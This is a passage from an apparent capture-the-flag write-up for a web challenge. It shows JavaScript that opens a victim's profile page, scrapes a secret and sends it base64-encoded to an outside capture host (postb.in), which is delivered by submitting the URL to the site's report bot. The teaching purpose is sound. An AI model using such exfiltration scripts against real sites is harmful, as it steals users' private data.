let url='https://postb.in/1589080927507-3254507393576?data='+btoa(flag);
location.href=url;
      },
      2000)
    </script>
  </body>
</html>
```

Note that this relies on some fancy CSS selector I had to craft along with the querySelectorAll() method to execute it.

This is crafted to grab ONLY the text on the page that we want.




However, it turns out this doesn't work because this site has the following HTTP response header:




The browser honors this and refuses to load that page into an iframe.  Strike Two :(

Third time's the charm!


I created this file and uploaded it:

[sam3.html]


```
<html>
  <body>
    <script>
      let win = window.open('https://pwnzi.ctf.spamandhex.com/profile.html');
      setTimeout(() => {
        var flag = win.document.querySelectorAll('.form-control')[4].innerText;
        let url='https://postb.in/1589127461769-5499284733086?data='+btoa(flag);
        location.href=url;
      }, 4000);
    </script>
  </body>
</html>
```

This script will open the profile.html page in a new window, wait 4 seconds so it can properly load all of its content, and then access the document **inside** the newly-opened window.  It uses the earlier-described CSS selector to hopefully grab the flag.

Uploaded this file:




I then went to the Report tab and submitted the URL to sam3.html:




Refreshing post.bin yields:


This time we got the flag!

```
echo -n U2FGe3NlcnZpY2Vfd29ya2Vyc19hcmVfdXNlbGVzc190aGV5X3NheX0= | base64 -D
```

**SaF{service_workers_are_useless_they_say}**